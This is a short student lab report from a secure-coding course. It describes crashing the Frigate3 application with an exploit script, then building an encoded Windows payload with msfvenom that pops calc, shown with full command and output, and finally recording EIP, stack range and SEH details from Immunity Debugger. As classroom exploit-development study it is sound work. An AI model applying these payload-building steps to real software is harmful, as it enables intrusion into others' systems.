# Secure coding

Nomesh P

18BCN7105

Lab-10

Installing the Immunuity Debugger and Running Frigate3.

Running exploit2.py

After Running the Exploit2.py The frigate3 stopped working.

 And unable to open the application.

Creating .exe file to change the Default Trigger using kali linux.


```
                          Shell No.1                    _  ▢  ✕

File   Actions   Edit   View   Help

root@Nomesh:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc
-e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f exe -o ven1.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of exe file: 73802 bytes
Saved as: ven1.exe
root@Nomesh:~# ▮
```


As we can see above the default trigger changed to Calc.exe

Attaching the Frigate3 to the Immunity Debugger.

After Attaching the I have get the below details from Immunity Debugger

The EIP Address is:74FF8450

The Starting and Ending of Stack Frame is:

starting address=74FF1000

ending address=75034FFE

SHE Chain:

Address of dll are:0012FFC4